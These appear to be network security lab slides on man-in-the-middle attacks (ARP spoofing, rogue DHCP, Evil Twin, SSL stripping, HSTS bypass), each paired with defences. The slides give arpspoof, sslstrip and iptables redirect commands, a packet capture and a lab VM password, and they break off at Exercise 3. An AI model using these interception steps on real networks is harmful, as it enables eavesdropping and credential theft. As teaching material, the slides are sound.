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Network Security Lab Activity: Man in the Middle (MitM) attacks

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Outline

- How to mount a MitM attack
  - ARP Spoofing
  - DHCP (DHCPv6) poisoning
  - Evil Twin
- Attacks that can be mounted after the MitM
  - HTTP Interception
  - SSL Stripping
  - HSTS Bypass
  - DNS Spoofing

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What is a MitM attack?



Diagram of a MitM attack

Requisites

- The attacker must be near the victim (in the same local network)

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What is a MitM attack?



Diagram of a MitM attack

How to mount this attack

- The attacker must be physically connected between the victim and the rest of the network

or

- The attacker must hijack the traffic from the victim to himself

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Network layer attacks

- ARP poisoning
- DHCP (DHCPv6) poisoning
- Evil Twin

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
ARP Poisoning

How it works

- The attacker floods the network with poisoned ARP messages
- The mapping between IPs and MACs is altered in order to hijack the communication through the attacker



ARP Spoofing attack diagram

ARP Poisoning

How to prevent it?

ARP Poisoning

How to prevent it?

- ARP poisoning proof switches
- VPN

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
DHCP (DHCPv6) poisoning

How it works

- The attacker sets-up a rogue DHCP server
- Each time a victim sends a DHCP request the rogue server answers with a forged response
- The response contains a malicious default gateway to perform the MitM attack



DHCP poisoning attack diagram

DHCP (DHCPv6) poisoning

How to prevent it?

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
DHCP (DHCPv6) poisoning

How to prevent it?

- A smart switch can be configured to allow DHCP response only on certain trusted ports



DHCP snooping diagram

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
Evil Twin

How it works

- The attacker sets-up a rogue Wi-Fi Access Point with the same ESSID as the target network
- The victim must receive the rogue AP with a stronger signal than the legit one



Evil Twin attack diagram

Evil Twin

How to prevent it?

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Evil Twin

How to prevent it?

- A simple authentication (WPA) doesn't ensure the client that the AP is legit (The attacker just need to discover the key)
- The client must authenticate the AP (802.1x) and verify its legitimacy

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
Network Topology



Topology of the VMs network

Tools

This is a list of tools we will be using in this lab, in the next slides the usage and the purpose will be explained

- arpspoof
- wireshark
- dnsspoof
- sslstrip
- sslstrip2
- dns2proxy

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Tips and Tricks

Useful infos

- Type `sudo` before every command, the password is "netsec"

To do after every exercise

- Flush the DNS cache: `systemd-resolve --flush-cache`
- Clean the iptables chains `iptables -t <chain name> -F`

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MitM Network attack

- To mount the following attacks you can use any of the attacks we illustrated you
- Since you already know how to mount it and due to its simplicity, we wll be using ARP spoofing

- You can use either ettercap or this simple command line tool `arpspoof -t <victim ip> -r <router ip>`

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HTTP Interception

How it works

- Using wireshark it's possible to capture all the traffic that flows between the victim and the router
- Sensitive information can be sniffed by the attacker

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HTTP Interception

Exercise 1

- Mount an MitM network attack
- Open a browser and navigate to "http://www.homepage.it"
- Sniff the HTTP traffic exchanged between the victim and the server

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HTTP Interception

How to prevent?

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HTTP Interception

How to prevent?

- An encrypted channel can preserve the confidentiality
  - SSL/TLS
  - VPN

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
SSL Stripping

How it works

- An attacker *in the middle* manipulates the HTTP responses
- Every `https://` url in the response gets downgraded to `http://`



SSL Stripping attack diagram

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

SSL Stripping attack diagram

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
SSL Stripping

How it works

- The URL in the page is sent from the server to SSLstrip



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SSL Stripping

How it works

- SSLstrip replaces every `https://` link with the respective `http:// one`

http

No.	Time	Source	Destination	Protocol	Length	Info
91	8.160622502	192.168.42.181	192.168.2.2	HTTP	385	GET / HTTP/1.1
96	8.162023745	192.168.42.100	192.168.2.2	HTTP	353	GET / HTTP/1.0
98	8.162776890	192.168.2.2	192.168.42.100	HTTP	915	HTTP/1.1 200 OK (text/html)
100	8.163425754	192.168.2.2	192.168.42.181	HTTP	913	HTTP/1.1 200 OK (text/html)

```
▸ Frame 100: 913 bytes on wire (7304 bits), 913 bytes captured (7304 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_7e:08:25 (08:00:27:7e:08:25), Dst: PcsCompu_2d:ea:35 (08:00:27:2d:ea:35)
    ▸ Destination: PcsCompu_2d:ea:35 (08:00:27:2d:ea:35)
    ▸ Source: PcsCompu_7e:08:25 (08:00:27:7e:08:25)
      Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 192.168.2.2, Dst: 192.168.42.181
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 44858, Seq: 1, Ack: 320, Len: 847
▸ Hypertext Transfer Protocol
▾ Line-based text data: text/html
    \n
    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">\n
    <html xmlns="http://www.w3.org/1999/xhtml">\n
      <!--\n
        Modified from the Debian original for Ubuntu\n
        Last updated: 2016-11-16\n
        See: http://launchpad.net/bugs/1288690\n
      -->\n
      <head>\n
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />\n
        <title>homepage.it</title>\n
    \n
      </head>\n
      <body>\n
        This is the homepage of the web <br>\n
    \t<a href="http://www.gugol.it">Gugol.it</a>\n
      </body>\n
    </html>\n
```

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SSL Stripping

In practice

- `sslstrip` is an HTTP proxy that manipulates the messages to perform the attack
- The HTTP traffic flowing through the attacker must be redirected to `sslstrip`

Usage

```
sslstrip -l <port>
```

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SSL Stripping

Exercise 2

- Mount a MitM attack
- Setup `sslstrip` to manipulate the HTTP traffic
- Using `iptables` redirect the traffic from the port 80 to the port that `sslstrip` is using
- Intercept the traffic using Wireshark
- Navigate to `www.homepage.it` and click to the URL
- Analyze the behaviour of `sslstrip`

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SSL Stripping

Exercise 2

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- Analyze the behaviour of `sslstrip`

```
iptables -t nat -A PREROUTING -p tcp
--destination-port <web server port> -J REDIRECT
--to-port <sslstrip port>
```

SSL Stripping

How to prevent?

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SSL Stripping

How to prevent?

- HTTP Strict Transport Security (HSTS) is a web security policy to protect against protocol downgraded attacks
- Declaring the HSTS policy, the web server forces a browser to use HTTPS
- The HSTS policy is communicated by the server via an HTTPS response header field named *Strict-Transport-Security*

SSL Stripping

How to prevent?

- HTTP Strict Transport Security (HSTS) is a web security policy to protect against protocol downgraded attacks
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- The HSTS policy is communicated by the server via an HTTPS response header field named *Strict-Transport-Security*

Try it yourself

- Navigate directly to `https://www.gugol.it`
- Try to mount the attack again

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HSTS Bypass

How it works

- The HSTS policy is associated with a specific domain name
- Changing just by one letter the domain name, the browser will not apply the policy anymore
- For example an 'l' (uncapital L) could become an 'I' (capital i)

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
HSTS Bypass



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HSTS Bypass

In practice

- `sslstrip` can be modified to change the domain name inside the url all the times it strips an HTTPS url
- The DNS queries must also be manipulated using `dns2proxy`

Usage

- sslstrip2 is in `Desktop/sslstrip2-exercise/`
- It can be executed running `./sslstrip2 -l <port>`
- dns2proxy is in `Desktop/dns2proxy-exercise/`
- It can be executed running `./dns2proxy`

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HSTS Bypass

Exercise 3

- Mount a MitM attack
